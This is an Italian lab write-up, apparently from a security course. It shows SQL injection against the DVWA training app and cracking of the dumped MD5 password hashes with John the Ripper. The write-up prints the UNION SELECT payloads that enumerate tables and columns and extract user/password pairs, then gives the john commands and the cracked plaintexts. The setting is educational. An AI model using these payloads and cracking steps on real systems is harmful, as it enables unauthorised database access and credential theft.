
Password Cracking - Recupero delle Password in Chiaro

Obiettivo dell'Esercizio: Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Come indicato recuperiamo le password hashate dal DVWA



Vulnerability: SQL Injection

User ID:

```
ID: 1' ORDER BY 2#
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT 1, database()#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, database()#
First name: 1
Surname: dvwa
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



Vulnerability: SQL Injection


User ID:

```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema
First name: 1
Surname: guestbook

ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema
First name: 1
Surname: users
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled




Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name
First name: 1
Surname: user_id

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name
First name: 1
Surname: first_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name
First name: 1
Surname: last_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name
First name: 1
Surname: user

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name
First name: 1
Surname: password

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name
First name: 1
Surname: avatar
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



Vulnerability: SQL Injection


User ID:

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Avremo quindi i nomi utente (First name) e le hash password (Surname) MD5, sappiamo che sono hash MD5 perchè composte da 32 caratteri.
Creiamo poi il file passhash.txt all'interno del quale rispettermo la sintassi riconosciuto da JohnTheRipper nome_utente:hash




```
 GNU nano 8.3
admin:ù5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Successivamente lanceremo JtR col comando
john – –incremental – –format=raw-md5 passhash.txt



```
--progress-every                               -- emit a status line every N seconds
--regen-lost-salts                             -- regenerate lost salts (see doc/OPTIONS)
--regen-lost-salts                             -- brute force unknown salts
--reject-printable                             -- reject printable binaries
--restore                   --restore          -- restore an interrupted session
--rules                                        -- use rule
--rules-skip-nop                               -- skip any NOP ":" rules (you already ran w/o rules
--rules-stack                                  -- stacked rules
--salts                                        -- load salts with(out) COUNT (to MAX) hashes
--save-memory                                  -- Enable memory saving, at LEVEL 1..3
--session                   --session          -- give a new session the NAME
--show=LEFT                 --show             -- show cracked passwords (if =LEFT, then uncracked)
--single                                       -- use single crack mode
--single-retest-guess                          -- override config for SingleRetestGuess
--single-seed                                  -- add static seed words for all salts in single mode
--single-wordlist                              -- short wordlist with static seed words/morphemes
--skip-self-tests                              -- skip self tests
--status                    --status           -- print status of a session
--stdout                    --stdout           -- just output candidate passwords
--stress-test                                  -- loop self tests forever
--subformat                                    -- pick a benchmark format for --format=crypt
--subsets                                      -- "subsets" mode (see doc/SUBSETS)
--subsets-max-diff                             -- Maximum unique characters in subset
--subsets-min-diff                             -- Minimum unique characters in subset
--subsets-required                             -- The N first characters of "subsets" charset are the "required set"
--test-full                                    -- run more thorough self-tests
--tuning                                       -- tuning options (auto/report/N)
--users                                        -- do not load these users only
--verbosity                                    -- change verbosity (1-5 or 6 for debug, default 3)
--wordlist                  --wordlist         -- use wordlist
┌──(kali㉿kali)-[~]
└─$ john --incremental --format=raw-md5 passhash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~]
└─$ ▌
```

JtR riesce a crackare gli hash e ci restituisce per ogni utente la corrispondente password. Possono essere visualizzate in un secondo momento col comando:
john – –show – –format=raw-MD5 passhash.txt



```
--max-run-time                                 -- gracefully exit after this many seconds
--max-run-time                                 -- gracefully exit after this many seconds, if negative reset number on each crack
--mem-file-size                                -- size threshold for wordlist preload (default 5 MB)
--min-length                                   -- request a minimum candidate length in bytes
--mkpc                                         -- request a lower max. keys per crypt
--mkv-stats                                    -- markov stats file (see doc/MARKOV)
--node                                         -- this node's number range out of TOTAL count
--no-keep-guessing                             -- do not try finding plaintext collisions
--no-log                                       -- disables creation and writing to john.log file
--no-mask                                      -- used with --test for alternate benchmark w/o mask
--pipe                                         -- read from pipe/stdin but with rules
--platform                                     -- set OpenCL platform
--pot                                          -- pot file to use
--prince                                       -- PRINCE mode, read words from FILE
--prince-case-permute                          -- permute case of first letter
--prince-elem-cnt-max                          -- maximum number of elements per chain (1)
--prince-elem-cnt-min                          -- minimum number of elements per chain (1)
--prince-keyspace                              -- just show total keyspace that would be produced
--prince-limit                                 -- limit number of candidates generated
--prince-loopback                              -- fetch words from a .pot file
--prince-mmap                                  -- memory-map infile (not available with case permute)
--prince-skip                                  -- initial skip
--prince-wl-dist-len     --prince-wl-max       -- calculate length distribution from wordlist
--progress-every                               -- emit a status line every N seconds
┌──(kali㉿kali)-[~]
└─$ john --show --format=Raw-MD5 passhash.txt
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

4 password hashes cracked, 0 left

┌──(kali㉿kali)-[~]
└─$ ▌
```